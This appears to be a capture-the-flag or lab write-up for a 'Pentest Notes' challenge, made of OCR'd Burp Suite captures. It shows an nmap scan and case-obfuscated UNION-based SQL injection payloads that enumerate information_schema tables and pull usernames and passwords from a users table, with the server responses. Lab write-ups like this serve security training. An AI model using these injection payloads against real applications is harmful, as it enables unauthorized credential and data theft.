- Pentest Notes - EASY

Given sources: remote machine IP / Dockerfile for machine


> sudo nmap -sVC -p- -min-rate {IP}


22/tcp open tcpwrapped

_ssh-hostkey: ERROR: Script execution failed (use -d to debug)

111/tcp open tcpwrapped

Then try to access the provide port by browser







```
≡ data.sql ×
          CREATE TABLE notes (
                                     id bigint auto_increment,
                                    name varchar(50),
                                    note nvarchar(200)
          INSERT INTO notes (id, name, note) VALUES (3, 'Skill issue', 'IDK, can you tell me?
          CREATE TABLE users (
                                     id bigint auto_increment,
                                    username varchar(50),
                                    password nvarchar(200)
          INSERT INTO users (id, username, password) VALUES (1, 'user', '123');
                                                                                                  || = =
 Request
                                                       Response
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                                                                                                  In ≡
1 POST /api/note HTTP/1.1
                                                       1 HTTP/1.1 200
                                                       Content-Type: application/json
 2 Host: 94.237.48.12:46874
 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
                                                       3 Date: Fri, 11 Jul 2025 06:53:12 GMT
   rv:140.0) Gecko/20100101 Firefox/140.0
                                                       4 Keep-Alive: timeout=60
4 Accept: */*
                                                       5 Connection: keep-alive
 5 Accept-Language: en-US, en; q=0.5
                                                       6 Content-Length: 87
 6 Accept-Encoding: gzip, deflate, br
7 Referer:
                                                      8 [
  http://94.237.48.12:46874/note?name=SQL%20Injection
                                                             {
8 Content-Type: multipart/form-data;
                                                                  "Note": "abcd1234",
  boundary=----geckoformboundary9a9eef47376bef9ceb37a
                                                                  "ID":1,
   f35f92516cc
                                                                  "Name":"testMember001"
9 Content-Length: 216
10 Origin: http://94.237.48.12:46874
11 Connection: keep-alive
                                                                  "Note":"123",
12 Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
                                                                   "ID":1,
                                                                  "Name":"user"
13 Priority: u=4
                                                             }
14
15 -----geckoformboundary9a9eef47376bef9ceb37af35f925
                                                        ]
   16cc
16 Content-Disposition: form-data; name="name"
18 'unIon sElect id, username, password fRom users;--
  -----geckoformboundary9a9eef47376bef9ceb37af35f925
   16cc--
```


20


```
Request
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                                                           Pretty
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 Prettv
         Raw
                Hex
                                                                   Raw
                                                                          Hex
                                                                                 Render
1 POST /api/note HTTP/1.1
                                                                        "Note":2,
 2 Host: 94.237.48.12:46874
                                                                        "ID":1,
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
                                                                       "Name": "SYNONYMS"
    rv:140.0) Gecko/20100101 Firefox/140.0
                                                                  },
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
                                                                       "Note":2,
  Accept-Encoding: gzip, deflate, br
                                                                       "ID":1,
  Referer:
                                                                       "Name": "TABLES"
   http://94.237.48.12:46874/note?name=SQL%20Injection
                                                                  }.
8 Content-Type: multipart/form-data;
  boundary=----geckoformboundary9a9eef47376bef9ceb37a
                                                                       "Note":2,
   f35f92516cc
                                                                        "ID":1.
9 Content-Length: 228
                                                                        "Name": "TABLE CONSTRAINTS"
10 Origin: http://94.237.48.12:46874
11 Connection: keep-alive
12 Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
                                                                       "Note":2,
13 Priority: u=4
                                                                        "ID":1,
14
                                                                       "Name": "TABLE PRIVILEGES"
15 -----geckoformboundary9a9eef47376bef9ceb37af35f925
16 Content-Disposition: form-data; name="name"
                                                                       "Note":2,
                                                                       "ID":1.
18 'uNiOn SeleCt 1,table_name, 2 from
                                                                        "Name": "TRIGGERS"
  information_schema.tables;-
19 -----geckoformboundary9a9eef47376bef9ceb37af35f925
                                                                       "Note":2,
                                                                        "ID":1.
                                                                       "Name": "USERS"
                                                                       "Note":2.
                                                                       "ID":1,
"Name":"VIEWS"
                                                                  }
```


```
Response
Request
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 Pretty
         Raw
                 Hex
                                                            Pretty
                                                                     Raw
                                                                            Hex
                                                                                   Render
 1 POST /api/note HTTP/1.1
                                                              HTTP/1.1 200
 2 Host: 94.237.48.12:46874
                                                            2 Content-Type: application/json
                                                            3 Date: Fri, 11 Jul 2025 07:05:05 GMT
 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
   rv:140.0) Gecko/20100101 Firefox/140.0
                                                            4 Keep-Alive: timeout=60
 4 Accept: */*
                                                            5 Connection: keep-alive
5 Accept-Language: en-US,en;q=0.5
                                                            6 Content-Length: 87
6 Accept-Encoding: gzip, deflate, br
 7 Referer:
                                                           8 [
  http://94.237.48.12:46874/note?name=SQL%20Injection
                                                                   {
                                                                         "Note": abcd1234",
8 Content-Type: multipart/form-data;
   boundary=----geckoformboundary9a9eef47376bef9ceb37a
                                                                         "ID":1.
                                                                         "Name": "testMember001"
   f35f92516cc
9 Content-Length: 215
10 Origin: http://94.237.48.12:46874
11 Connection: keep-alive
                                                                         "Note": "123",
12 Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
                                                                         "ID":1,
13 Priority: u=4
                                                                         "Name": "user"
                                                                   }
15 -----geckoformboundary9a9eef47376bef9ceb37af35f925
                                                              ]
   16cc
16 Content-Disposition: form-data; name="name"
18 'uNiOn SeleCt id ,username, password from users;--
19 -----geckoformboundary9a9eef47376bef9ceb37af35f925
20
```











```
spring.application.name=PentestNotes

spring.datasource.url=jdbc:h2:mem:notedb

spring.datasource.driverClassName=org.h2.Driver

spring.jpa.database-platform=org.hibernate.dialect.H2Dialect

spring.jpa.defer-datasource-initialization=true

spring.http.encoding.charset=UTF-8

spring.mvc.view.charset=UTF-8
```